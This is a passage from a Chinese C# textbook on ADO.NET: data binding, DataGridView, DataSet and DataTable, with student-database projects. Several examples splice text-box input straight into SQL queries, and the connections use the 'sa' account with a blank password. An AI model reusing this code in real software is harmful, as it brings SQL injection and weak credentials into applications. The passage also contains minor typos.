SqlDataReader sdr = cmd.ExecuteReader();
```

项目名称：查询专业名称。

项目内容：学校的专业设置信息存储在数据库中的 profInfo 表中。编写一个程序，通过使用文本框输入专业代码，从而查询到该专业的全称。

项目目的：

（1）掌握 SQL 语句的查询代码。

（2）学会创建数据库的连接，并掌握 Sql Command 对象的执行命令。

项目步骤：

（1）新建项目。拖动一个 Label 控件到窗体中，修改属性 Text 为 “ 请输入专业代号 ”。

（2）拖动一个 TextBox 控件到窗体中，修改属性 Text 为空。

（3）引入命名空间 using System.Data.SqlClient。

（4）增加变量 SqlConnection con、SqlCommand cmd。

（5）增加一个按钮，属性 Text="显示专业信息"。界面如图 15-11 所示。

图 15-11　查询专业名称

代码如下。

```
private void btnSelect_Click(object sender, EventArgs e)
    {
      SqlConnection con = new SqlConnection();
      con.ConnectionString = "Data source=localhost;initial catalog=student;user id=sa ; password=";
      con.Open();
      string sql = "select profNo,profName from profInfo where profNo='" + textBox1.Text + "' ";
      SqlCommand cmd = new SqlCommand(sql, con);
      SqlDataReader newSqlReader = cmd.ExecuteReader();
      if (newSqlReader.Read())
        {
          MessageBox.Show(newSqlReader.GetString(0) + ", " + newSqlReader.GetString(1));
        }
      else
        {
         MessageBox.Show("不存在该专业代号！");
        }
      newSqlReader.Close();
      con.Close();
    }
```

15.7　使用可视控件访问 ADO.NET 数据库

DataGridView 控件用来按行和列格式显示数据表中的数据。使用属性 DataSource 来指定数

据表所在的数据集的 DataSet 对象。DataGridView 控件中的数据被修改后，DataSet 对象中相应数据表中的数据也被修改。这称为数据绑定。数据绑定有两个要点：第一，数据绑定控件能按绑定的数据源正确显示数据源的数据；第二，在数据绑定控件中被修改的数据能被正确写回数据源，这里的数据源一般是数据集 DataSet 对象中的一个表或者表中的一个字段。许多控件都可以数据绑定。

DataGridView 控件最重要的功能之一是修改显示的列，包括列的类型。单击“DataGridView 任务”窗口中的“编辑列”链接，可以访问 DataGridView 中的列集合，这将打开“编辑列”窗口，“编辑列”窗口分为两个主要部分。左边是当前被显示的所有列，每列都显示了其类型和名称。右边是与选定列相关的属性。列的类型有下列几种，如图 15-12 所示。

图 15-12　DataGridView 控件列的类型

（1）DataGridViewTextBoxColumn：文本框，主要用于显示简单文本属性，也可用于其他类型（尤其是数值类型）。

（2）DataGridViewCheckBoxColumn：复选框，主要用于类型为布尔值的列值。

（3）DataGridViewComboBoxColumn：下拉列表，允许从一系列列表项中选择。可以将可用项列表绑定到另一个数据源中，这使它非常适用于一对多关系的“多”端。

（4）DataGridViewButtonColumn：按钮，它并不常用于绑定数据，但它可用于布尔数据或调用包含较长文本数据的对话框，经常见用于对行执行某种操作，如确认对数据库的修改。

（5）DataGridViewLinkColumn：与 DataGridViewButtonColumn 类似，但显示为 LinkButton，常用于查看长文本字段的值，也可以用于在浏览器窗口中打开 URL 等。

（6）DataGridViewImageColumn：图像显示，在数据库包含二进制格式的图像数据时使用。

表 15-4 描述了编辑 DataGridView 中的列时可使用的一些属性，尤其适用于所有列类型的属性。

表 15-4　DataGridView 中的列的属性

属　性	描　述
DefaultCellStyle	与样式相关的属性集合，可用于控制列中单元格的外观。例如，可以设置单元格的前景颜色和背景颜色
HeaderText	显示在列标题中的文本。这些文本不一定与数据库中的列名相同；通常使用对用户更友好的文本
ContextMenuStrip	如果使用了上下文菜单，则该属性可用于将列同菜单相关联
ReadOnly	列是否可编辑
Resizable	用户是否可以调整列的大小
SortMode	Automatic（根据底层列名和类型排序）、Programmatic（编写代码并根据该列排序）或 NotSortable（用户不能根据该列进行排序）
AutoSizeMode	列如何自动调整大小。有几种选择，可以根据列的值、列标题文本、可见单元格的值等自动调整大小
Frozen	用户滚动屏幕时，是否移动列。将该属性设置为 True 时，可以锁定重要的列，如 ID 值，使这些列总是可见的，而不管用户如何滚动

项目名称：DataGridView 控件显示数据。

项目内容：目前学校学生管理的领导想要查看学生的计算机基础课程的得分，了解这门课学习的整体情况。编写一个程序，需要显示学习计算机基础课程的学生的列表。详细信息包括学号、课程和成绩。

项目目的：

（1）掌握 DataGridView 控件的属性。

（2）掌握数据库的连接。

项目步骤：

（1）创建一个 Windows 应用程序。

（2）创建到数据源的连接。使用向导显示在 DataGridView 控件上。

（3）执行应用程序并验证输出。

① 在 VC#中创建一个 Windows 应用程序。

② 在工具箱上添加 DataGridView 控件。

③ 单击 DataGridView 控件右上角的方框中的箭头。

④ 打开数据源的下拉列表。

⑤ 选择“添加项目数据源”选项，打开数据源配置向导。

⑥ 选择“数据库”选项，单击“下一步”按钮。

⑦ 选择新建连接，选择数据源，设置服务器名、SQL 身份验证的用户名和密码，选择数据库名称，单击“下一步”按钮。

⑧ 测试连接，成功后，单击“确定”按钮。

⑨ 单击“下一步”按钮，使用建议的名称保存连接字符串，单击“下一步”按钮。

⑩ 在数据库对象中选择要显示的表的名称，单击“下一步”按钮。

⑪ 完成后，在窗体上将显示下面四个连接数据库的标记。

⑫ 为了可视化数据库的连接，通过控件绑定的形式，显示表中的信息，如图 15-13 所示。

图 15-13　DataGridView 控件

15.8　定义 DataSet 类

DataSet 是从数据库中检索的记录的缓存。DataSet 中包含一个或多个表（这些表基于源数据库中的表），还包含有关这些表之间的关系，以及对表包含数据的约束信息。数据集 DataSet

的数据通常是源数据库内容的子集，可以使用与操作实际数据库十分类似的方式操作数据集DataSet，但操作时，将保持与源数据库的不连接状态，使数据库可以自由执行其他任务。

如图 15-14 所示显示了 DataSet 对象模型。

（1）DataTableCollection：一个 ADO.NET DataSet 包含DataTable对象所表示的零个或多个表的集合。DataTableCollection包含 DataSet 中的所有 DataTable 对象。



图 15-14　DataSet 对象模型

DataTable 在 System.Data 命名空间中定义，表示内存驻留数据的单个表。其中包含由 DataColumnCollection 表示的列集合以及由 ConstraintCollection 表示的约束集合，这两个集合共同定义表的架构。DataTable 还包含 DataRowCollection 所表示的行的集合，而 DataRowCollection 则包含表中的数据。除了其当前状态之外，DataRow 还会保留其当前版本和初始版本，以标识对行中存储值的更改。

（2）DataRelationCollection：DataSet 在其 DataRelationCollection 对象中的包含关系。关系由 DataRelation 对象来表示，它使一个 DataTable 中的行与另一个 DataTable 中的行相关联。关系类似于可能存在于关系数据库中的主键列和外键列之间的连接路径。DataRelation 标识 DataSet 中两个表的匹配列。

关系使用户能够在 DataSet 中从一个表导航至另一个表。DataRelation 的基本元素为关系的名称、相关表的名称以及每个表中的相关列。关系可以通过一个表的多个列来生成，方法是将一组 DataColumn 对象指定为键列。将关系添加到 DataRelationCollection 中之后，可以选择添加 UniqueKeyConstraint 和 ForeignKeyConstraint，在对相关列的值进行更改时，强制执行完整性约束。

15.9　DataSet、DataTable 和 TableAdapter 对象

DataTable 表现了数据源，是一个简单的对象。用户可以手动构造一个 DataTable，或者使用

DataSet 命令自动生成。DataSet 对于它所包含的数据知之不多。通过它，用户可以在内存中处理数据，或者排序、编辑、筛选、创建浏览等其他工作。

DataSet 对象是一个数据容器类，是实现 ADO.NET 数据抽取的关键对象。DataSet 集合了一个或几个 DataTable 对象。DataTable 通过如行、列这样的通用集合，公开自身的内容。当用户尝试从数据表中读取数据时，用户也许正穿过了两个不同的层面：DataTableMapping 和 DataView。

TableAdapter 通过对数据库执行 SQL 语句和存储过程来提供应用程序和数据库之间的通信。TableAdapter 将返回数据加载到它在应用程序中的关联数据表中，或返回已用数据填充的新数据表。TableAdapter 包含一个数据命令的集合和一个数据连接，它们用于与基础数据库通信和填充数据表。TableAdapter 查询是执行 SQL 语句和存储过程的强类型方法。运行 TableAdapter 查询可用数据填充数据表或执行其他数据库任务。将查询拖动到表上可将该查询添加到该表中，而将查询拖动到“数据集设计器”的空白区域上则会创建全局查询。

15.9.1　浏览数据

项目名称：DataGridView 控件显示数据。

项目内容：目前学校管理学生的领导想要查看学生的计算机基础课程的得分，了解这门课程学习的整体情况。编写一个程序，显示所有学生学习计算机基础课程的情况，详细资料包括学号、课程和成绩。

项目目的：

（1）掌握 DataGridView 控件的属性。

（2）创建数据库的连接。

项目步骤：

（1）创建一个 Windows 应用程序。

（2）创建到数据源的连接（代码）。

（3）执行应用程序并验证输出。

代码如下。

```
private void Form9_Load(object sender, EventArgs e)
        {
            SqlConnection con = new SqlConnection();
            con.ConnectionString="Data source=localhost;initial catalog=student;user id=sa ; password=";
            con.Open();
            SqlDataAdapter sda = new SqlDataAdapter("select * from chengji where subject='计算机基础'", con);
            DataSet ds = new DataSet();
            sda.Fill(ds, "chengji");
            dataGridView1.DataSource = ds.Tables["chengji"];
        }
```

15.10　数据绑定

数据绑定是程序员只需做少量工作就可以用数据库中的数据填充 Windows 或 Web 控件的一种技术。.NET 框架使程序员只需使用简单的代码就可以将数据源与控件关联起来，实际上，可以通过 GUI 实现很多功能，而不需要编写大量 C#代码。

数据绑定有两点要求：数据源和要绑定数据的控件。数据源包括数据库连接。要绑定到控件，需要将控件的属性设置为数据源的元素。对于简单控件，如标签或文本框，只要将控件的 Text 属性设置为数据库中类型为文本的列即可。还可以将数据绑定到列表控件（包括下拉列表）中，这样列表中的每项都可绑定到数据库表中的一行中。更高级的控件（如 DataGridView）可用于查看整个表的内容。

（1）列表控件：在列表中显示单列数据。

（2）DataGridView 控件：以类似于表格的格式显示数据。

（3）BindingNavigator 控件：在表中的多条记录之间导航。

（4）由基本控件（如 TextBox 和 Label）组成的详细视图：显示单行数据。

15.10.1 简单的数据绑定

简单数据绑定是将控件（如文本框或标签）绑定到数据集中的单个值的过程。

项目名称：简单数据绑定。

项目内容：目前学校管理学生的领导想要查看学生的详细信息，编写一个程序，在窗体中显示所有学生信息，如图 15-15 所示。本例用 TextBox 控件显示 StudentInfo 表。

项目目的：

（1）掌握 Textbox 控件的绑定。

（2）掌握 BindingNavigator 控件的绑定。

图 15-15 简单数据绑定

项目步骤：

（1）在窗体中新建项目。

（2）从工具箱中将六个 Label 控件拖动到窗体中，属性 Text 分别为学号、姓名、性别、出生日期、班级和家庭地址。

（3）从工具箱中将六个 TextBox 控件拖动到窗体中，属性 Text 为空。

（4）选中第一个 TextBox 控件的（DataBinding）属性下的 Text 属性以启用下拉列表，选择下拉列表中的“添加数据源”选项。

（5）创建与 Student 数据库的连接，并且选中 StudentInfo 表中的前六列。

（6）在“其他数据源”中选择“项目数据源”，并选择“StudentDataSet”选项，选中“studentInfo”→“sno”节点。

（7）其余的节点文本框依次照上面的操作设置属性 DataBindings，展开其属性，选中 Text 属性，在下拉列表中选择 studentInfoBindingSource-sname，studentInfoBinding-Source-ssex，studentInfoBindingSource-sbirthday，studentInfoBindingSource-cclassno，studentIn-foBindingSource-saddress。

（8）主窗体 Form1 的 Load 事件函数自动生成如下。

```
private void Form1_Load(object sender, System.EventArgs e)
{
this.studentInfoTableAdapter.Fill(this.studentDataSet.studentInfo);
}
```

（9）运行代码，可以看到第一个学生的情况。现增加移动记录功能，以显示不同学生的情况。

（10）增加变量 BindingManagerBase Navigator。

BindingNavigator 控件：

从 ToolStrip 派生而来，它包含一组用于在 BindingSource 组件中定位数据的预先量入的按钮。使用户能够通过标准界面在数据中导航。使用 BindingNavigator 控件，可以在行间移动：每次移动一行；直接跳到数据集的第一行或最后一行；通过输入数字跳到指定的行。还有一些按钮用于在数据集中添加（+）、删除（×）行（对只读数据，可以禁用或删除这些按钮）。BindingNavigator 控件的按钮如表 15-5 所示。

表 15-5　BindingNavigator 控件的按钮

控　件	符　号	功　能
BindingNavigatorAddNewItem button		将一个新行插入到数据源中
BindingNavigatorDeleteItem button		从数据源中删除当前行
BindingNavigatorMoveFirstItem button		移动到数据源中的第一个条目
BindingNavigatorMoveLastItem button		移动到数据源中的最后一个条目
BindingNavigatorMoveNextItem button		移动到数据源中的下一条目
BindingNavigatorMovePreviousItem button		移动到数据源中的上一条目
BindingNavigatorPositionItem text box		返回数据源中的当前位置
BindingNavigatorCountItem text box		返回数据源中的总的条目数量

要使用 BindingNavigator 控件在数据集中导航，只需将其 BindingSource 属性设置为 BindingSource 类的一个实例即可。例如，可将其设置为被绑定到已有控件（如 DataGridView）中的 BindingSource 对象。在这种情况下（BindingSource 同时绑定数据绑定控件和 BindingNavigator 控件），BindingNavigator 控件将使用户能够在数据绑定控件中导航记录。

（11）运行程序，可以看到第一个学生的情况。单击 BindingNavigator 控件上的按钮可以移动记录。

15.10.2　复杂的数据绑定

复杂数据绑定是绑定组件（如 DataGridView 控件或 ListBox 控件或 ComboBox 控件）从数据集显示多个值的过程，如表 15-6 所示。

表 15-6　复杂绑定的控件介绍

控　件	描　述
ListBox	此控件用于从数据集的多条记录显示列的数据。ListBox 控件的 DataSource 属性用于将控件绑定到数据源中，如 DataSet 或 DataTable。ListBox 控件的 DisplayMember 属性用来将控件绑定到特定数据元素中，如 DataTable 的列

续表

控　件	描　述
ComboBox	此控件有两部分，用于输入数据的文本框和用于显示数据的下拉列表。ComboBox 控件的 DataSource 属性用于将控件绑定到 DataSource 中，如 DataSet 或 DataTable。ComboBox 控件的 DisplayMember 属性用于将控件绑定到特定数据元素中，如 DataTable 的列
DataGridView	此控件可从多条记录以及多个列显示数据。DataGridView 控件的 DataSource 属性用于绑定到特定的数据元素中，如 DataTable 的列

前面已经学习了 DataGridView 的绑定，下面来介绍另外两个复杂绑定的控件。在 ListBox 控件和 ComboBox 控件中，有以下三个与数据绑定相关的重要属性。

（1）DataSource：指向数据源的对象引用。

（2）DisplayMember：一个列的字符串名，将从该列提取字符串以显示在列表中。

（3）ValueMember：一个列的字符串名，将从该列提取列表项的值数据。

对于这两个控件，可在属性窗口中或窗体的隐藏代码中手工设置其属性；也可以使用控件的任务窗口来设置。

项目名称：简单数据绑定。

项目内容：想要查看学校各个专业的详细信息，编写一个程序，用 ListBox 控件和 ComboBox 控件来显示学校的专业名称。

项目目的：

（1）掌握 ListBox 控件的绑定。

（2）掌握 ComboBox 控件的绑定。

项目步骤：

（1）新建项目。

（2）从工具箱中分别添加 ListBox 控件和 ComboBox 控件到窗体上。

（3）设置 ComboBox 控件的（DataBinding）属性下的 Text 属性以启用下拉列表，选择下拉列表中的“添加数据源”选项。

（4）创建与 Student 数据库的连接，并且选中 profInfo 表中的 profName。

（5）在“其他数据源”中选择“项目数据源”选项，并选择“StudentDataSet”选项，选中“profInfo”→“profName”节点。

（6）分别设置显示成员和值成员为“profName”，如图 15-16 所示。



图 15-16　ComboBox 控件的数据绑定

（7）设置 ListBox 控件的（DataBinding）属性下的 Text 属性以启用下拉列表，选择下拉列表中的“添加数据源”选项。

（8）创建与 Student 数据库的连接，并且选中 profInfo 表中的 profName。

（9）在“ 其他数据源 ”中选择“ 项目数据源 ”选项，并选择“ StudentDataSet ”选项，选中“ profInfo ”→“ profname ”节点。

（10）分别设置显示成员和值成员为“ profName ”，如图 15-17 所示。

（11）双击窗体查看其代码，看到系统中已经添加了下面的代码。

```
private void Form1_Load(object sender, EventArgs e)
{
    this.profInfoTableAdapter.Fill(this.studentDataSet.profInfo);
}
```

（12）运行程序，如图 15-18 所示。

（13）关闭项目。

图 15-17　ListBox 控件的的数据绑定

图 15-18　复杂绑定

15.11　复习与提示

本章介绍了 C#如何连接数据库，首先介绍了数据库基础知识，然后介绍了连接数据库的五个步骤。从 ADO.NET 数据访问基类（DbConnection、DbCommand、DbDataReader 和 DbData Adapter）派生而来的类用于访问数据库中的数据及操作数据库；ADO.NET 的数据表示类（DataTable、DataRelation、DataSet）和其他类（如 DataRow）用于存储数据库中的数据；讲述了关键对象的代码的书写及其关联。

通过几个示例，创建了 student 数据库，并在 Windows 应用程序中使用其中的数据，从而将理论应用到实践中。

15.12　习题

（1）NET 构架中被用来访问数据库数据的组件集合称为（　　）。

A．ADO　　B．ADO.NET　　C．COM+　　D．Data Service.NET

（2）在使用 ADO.NET 设计数据库应用程序时，可通过设置 Connection 对象的（　　）属性来指定连接到数据库时的用户和密码信息。

A．ConnectionString　　B．DataSource

C．UserInformation　　D．Provider

（3）SqlCommand 对象的（　　）方法针对连接执行 DML 语句，返回受影响的行的数量。

A．ExecuteReader()　　B．CreateObjRef()

C．ExecureNonQuery()　　D．ExecuteScalar()

（4）在画线处填上合适的内容，使程序变得正确、完整。

```
string connString="server=localhost;Integrated Security=SSPI;database=student";
SqlConnection conn=                                    ;
  string strsql="select * from studentInfo ";
SqlDataAdapter adapter=new SqlDataAdapter(strsql,conn);
dataset=new DataSet();
_____________________________________;
this. dataGridView1.DataSource = dataset.Tables["studentInfo"];
```

（5）以 ADO.NET 的连接式编写代码，用控制台语句循环显示 profInfo 表的详细信息。

（6）以 ADO.NET 的断开式编写代码，用控制台语句循环显示 profInfo 表的详细信息，并且更新第四行第二列的值为“ 计算机网络技术 ”，删除第五行的信息。

第 16 章　使用 ADO.NET 访问数据库

本章学习要点

- ADO.NET 体系结构;
- 数据适配器;
- 数据集;
- DataTable 类;
- DataRelation 类;
- CurrencyManager 和 BindingContext 类。

16.1　ADO.NET 体系结构

就其本质而言，ADO.NET 是支持数据库应用程序开发的数据访问中间件。ADO.NET 建立在.NET Framework 提供的平台之上。它是使用 Microsoft .NET Framework 中的托管代码构建的，这意味着它继承了.NET 执行时环境的健壮性。ADO.NET 主要用来解决 Web 和分布式应用程序的问题，它由.NET Framework（提供了对.NET 应用程序的数据访问和管理功能）中的一组类或命名空间组成。

作为数据访问架构，ADO.NET 主要设计为工作在无连接的数据访问模式下，这也是 n 层的基于 Web 的应用程序所需要的。无连接的设计支持 ADO.NET 方便地伸缩企业应用程序，因为在每个客户机系统和数据库之间并没有使用开放连接，而是在开始客户端连接时，暂时打开一个到数据库的连接，从数据库服务器中检索需要的数据，然后关闭连接。客户端应用程序使用与数据库服务器所维护的数据存储完全独立的数据。客户端应用程序可以定位数据的子集，修改该数据，并将该数据一直缓存在客户机中，直到应用程序指示将所有变化传回到数据库服务器中。这时会暂时打开一个到服务器的新连接，对客户端应用程序所做的所有修改都被传回到更新批处理中的数据库中，同时关闭连接。

支持这种无连接环境的核心 ADO.NET 组件是 DataSet。DataSet 本质上是一个缩小的内存数据库，它的维护独立于后台数据库。只有在填充 DataSet 或者将 DataSet 中的数据变化传回到数据库时，才会打开到数据源的连接。这种无连接的计算环境将系统开销最小化，并改进了应用程序的吞吐量和可伸缩性。ADO.NET DataSet 提供的内存数据库在成熟的数据库中可以找到许多功能，包括支持数据关系、创建视图、支持数据约束，以及支持外键约束。然而，由于它是一种内存中的结构，它并不提供对企业级数据库产品（如 SQL Server）中具有的一些更高级数据库特性的支持。例如，DataSet 不支持触发器、存储过程或用户自定义函数。

16.2 数据适配器

在 ADO.NET 的核心数据访问类中，最后一个是 DbDataAdapter 类。它比前面介绍过的类型要复杂得多，设计该类的目的只有一个：减少存储在数据集对象中的数据与数据库进行数据交换时的干扰。与前面的类一样，DbDataAdapter 类也有很多派生类，它们统称为数据适配器类。

如图 16-1 所示列表说明了 DbDataAdapter 类的工作原理，包括它包含的命令对象。



图 16-1 DbDataAdapter 类

数据适配器使用的四个命令对象存储在四个属性中：SelectCommand（用于查询数据）、InsertCommand（用于添加数据）、UpdateCommand（用于更新数据）和 DeleteComm-and（用于删除数据）。

数据适配器中最常用的两个方法是 DbDataAdapter.Fill()和 DbDataAdapter.Update()。Fill()方法从数据库中获取数据；Update()方法更新数据库中的数据。这两个方法都可以用于数据集或单个数据表。另外，可以使用 DbDataAdapter.FillSchema()获取架构数据。

Visual Studio 提供了两种主要的数据适配器与数据库一起使用。

（1）OleDbDataAdapter 对象适用于由 OLE DB 提供程序公开的任何数据源。

（2）SqlDataAdapter 对象特用于 SQL Server。由于该对象不必通过 OLE DB 层，所以它比 OleDbDataAdapter 快。但它只能用于 SQL Server 7.0 或更高版本。

项目名称：SelectCommand 属性。

项目内容：目前学校管理学生的领导想要查看学生的详细信息，根据学生的学号来查询学生的所有详细资料。

项目目的：

（1）掌握数据适配器的属性和方法。

（2）熟练创建数据库的连接。

项目步骤：

（1）创建一个 Windows 应用程序。

（2）创建到数据源的连接。

```
private void btnSelect_Click_1(object sender, EventArgs e)
```

```
{
    SqlConnection con = new SqlConnection();
    con.ConnectionString = "Data source=localhost;initial catalog=student;user id=sa ;password =";
    con.Open();
    string sql = "select * from studentInfo where sno='"+textBox1.Text +"'";
    SqlCommand cmd = new SqlCommand(sql, con);
    SqlDataAdapter sda = new SqlDataAdapter();
    sda.SelectCommand = cmd;//SelectCommand 属性的设置
    DataSet ds = new DataSet();
    sda.Fill(ds,"studentInfo");
    dataGridView1.DataSource = ds.Tables[0];
}
```

（3）运行应用程序并验证输出，如图 16-2 所示。

图 16-2　数据适配器的 SelectCommand 命令对象

16.3　数据集

DataSet 是数据的一种内存驻留表示形式，无论它包含的数据来自什么数据源，它都提供了一致的关系编程模型。一个 DataSet 表示整个数据集，其中包含对数据进行包含、排序和约束的表以及表间的关系。

使用 DataSet 的方法有若干种，这些方法可以单独应用，也可以结合应用。用户可以进行如下操作。

（1）以编程方式在 DataSet 中创建 DataTables、DataRelations 和 Constraints 并使用数据填充这些表。

（2）通过 DataAdapter 用现有关系数据源中的数据表填充 DataSet。

（3）使用 XML 加载和保持 DataSet 内容。

16.4　DataTable 类

数据表（DataTable）是指内存数据表。它包含一个表示该表的模式的列集合（Columns Collection）。一个数据表还包含一个行集合（RowsCollection），表示该表所拥有的数据。它记得最初的状态以及当前的状态，并跟踪已经发生的各种变化。DataTable 的关系如图 16-3 所示。

1．DataColumn

DataColumn 存储了在数据表中定义列所需的所有信息。在 DataTable 中，Columns 属性包含一个 DataColumnCollection，这是一个 DataColumn 对象集合。DataColumn 还包含与 DBMD 匹配的属性，包括 ColumnName、DataType、AllowDBNull 和 DefaultValue。



图 16-3 DataTable 的关系

2．Constaint

Constaint 对象用于包含表的所有元数据，这些数据不包含在 DataColumn 对象中。Constaint 类作为更具体类的基类，这些具体类包括 UniqueConstaint —— 用于确保给定列或列组合的值是唯一的（例如，这对于主键是必需的）和 ForeingKeyConstaint —— 用于实现表之间的关系。

3．DataRow

DataRow 类用于存储表中一行包含的数据。通过 DataTable.Rows 属性可以访问 DataRow Collection 对象，后者存储了组成表数据的多个 DataRow 对象。一行数据中的各列可通过索引器来访问，索引器使用户能够通过列名、索引和版本（例如，行被修改）来访问列。

16.4.1 DataTable 类的常用属性和方法

DataSet 数据集中的每个 DataTable 对象都标识了一个数据库检索到的表，每个表的列和约束用于定义 DataTable 的结构。第一次创建 DataTable 时，其中不含该结构，通过创建 DataColumn 对象并将其添加至表的 Columns 集合中来定义该表的结构。

DataTable 的属性有：Columns 属性表示列的集合或 DataTable；包含的 DataColumn Constraints 属性表示指定 DataTable 的约束集合；DataSet 属性表示 DataTable 所属的数据集，数据集的名称存储在该属性中；PrimaryKey 属性表示作为 DataTable 主键的字段或 DataColumn；Rows 属性表示行的集合或 DataTable 包含的 DataRow。

AcceptChanges()是 DataTable 类中的重要方法，该方法用于提交对该表所做的所有修改。NewRow()方法用于添加一个新的 DataRow，数据表在创建时不具有任何结构，要定义表结构，首先需要创建 DataColumn 对象并将其添加至表的 Columns 集合中。创建结构之后，就可以定义主键，然后通过向表的 Constraints 集合添加 Constraint 对象来定义约束。完成所有这任务之后，即可在表中添加数据行。为此，需要在表的 Rows 集合中添加 DataRow 对象。

16.4.2 创建数据表

DataTable 表示一个内存中关系数据的表，可以独立创建和使用，也可以由其他 .NET 框架对象使用，最常见的情况是作为 DataSet 的成员使用。

DataTable 对象可通过使用 DataTable 构造函数来创建，或者通过将构造函数参数传递到 DataSet 的 Tables 属性的 Add 方法（它是一个 DataTableCollection）来创建。

DataTable 对象可通过使用 DataAdapter 对象的 Fill 方法或 FillSchema 方法在 DataSet 内创建，或者使用 DataSet 的 ReadXml、ReadXmlSchema 或 InferXmlSchema 方法从预定义的或推断的 XML 架构中创建。注意，将 DataTable 添加为一个 DataSet 的 Tables 集合的成员后，不能再将其添加到任何其他 DataSet 的表的集合中。

以下示例创建的是 DataTable 对象的实例，并为其指定名称“ dromInfo ”。

```
DataSet ds = new DataSet();
DataTable dt = ds.Tables.Add("dormInfo ");
```

16.4.3　定义数据表结构

最初创建 DataTable 时，它是没有架构（结构）的。要定义表的架构，必须创建 DataColumn 对象并将其添加到表的 Columns 集合中。用户也可以为表定义主键列，并且可以创建 Constraint 对象并将其添加到表的 Constraints 集合中。在为 DataTable 定义了架构之后，可通过将 DataRow 对象添加到表的 Rows 集合中来将数据行添加到表中。

项目名称：新建 DataTable 在 DataGridView 中显示数据库记录。

项目内容：新建一张学生宿舍表 dormInfo，给这张表添加两列，分别用 dormno、number 来表示房间号和人数。表格创建好后为表添加两条记录，并显示在 DataGridView 中。

项目目的：

（1）掌握 Datatable、DataColumns、DataRow 三者之间的关系。

（2）掌握创建数据表并保存显示在窗体上的方法。

项目步骤：

（1）创建虚拟表。

（2）创建并添加虚拟列到虚拟表。

（3）指定字段的数据类型。

（4）添加记录。

代码如下。

```
DataTable dt;
DataColumn dc;
DataRow dr;
//创建虚拟表
dt = new DataTable("dormInfo");
//创建并添加虚拟列到虚拟表中
dc = new DataColumn("dormno");
//指定字段的数据类型
dc.DataType = System.Type.GetType("System.String");
dt.Columns.Add(dc);
dc = new DataColumn("number");
dt.Columns.Add(dc);
//添加记录
string[] row1 ={ "101", "6" };
string[] row2 ={ "301", "8" };
dt.Rows.Add(row1);
dt.Rows.Add(row2);
DataGridView1.DataSource = dt;
```

16.4.4　操作数据表中的数据

在创建 DataTable 并使用列和约束定义其结构之后，用户可以将新的数据行添加至表中。要添加新行，可将一个新变量声明为 DataRow 类型。调用 NewRow 方法时，将返回新的 DataRow 对象。然后，DataTable 会根据表的结构按 DataColumnCollection 的定义创建 DataRow 对象。

以下示例演示了如何通过调用 NewRow 方法来创建新行。

```
DataRow dr = dt.NewRow();
```

然后用户可以使用索引或列名来操作新添加的行，如下所示。

```
dr["dormno"] = "101";
```

```
dr[1] = "6";
```

在将数据插入新行后，Add 方法可用于将行添加至 DataRowCollection，代码如下。

```
dt.Rows.Add(dr);
```

也可以通过传入值的数组（类型化为 Object），调用 Add 方法来添加新行，如下所示。

```
dt.Add(new Object[] {"101", "6"});
```

以下示例将十行添加至新建的 dormInfo 表中。

```
DataRow dr;
for (int i = 0; i <= 9; i++)
{
   dr = dt.NewRow();
   dr[0] = "D" + i.ToString();
   dr[1] =i;
   dt.Rows.Add(dr);
}
```

此外，用主键值搜索特定行时，还可使用 DataRowCollection 的 Find 方法。

DataTable 对象的 Select 方法返回一组与指定条件匹配的 DataRow 对象。Select 采用了筛选表达式、排序表达式和 DataViewRowState 的可选参数。

Select 方法基于 DataViewRowState 确定要查看或操作的行的版本。表 16-1 说明了可能的 DataViewRowState 的枚举值。

表 16-1　DataViewRowState 的枚举值

成员名称	说　明
CurrentRows	当前行，包括未更改的行、已添加的行和已修改的行
Deleted	已删除的行
ModifiedCurrent	当前版本，它是原始数据的修改版本（请参阅 ModifiedOriginal）
ModifiedOriginal	所有已修改行的原始版本。使用 ModifiedCurrent 时，当前版本可用
Added	新行
None	无
OriginalRows	原始行，包括未更改的行和已删除的行
Unchanged	未更改的行

项目名称：使用 DataRow 增加删除行，更新数据表。

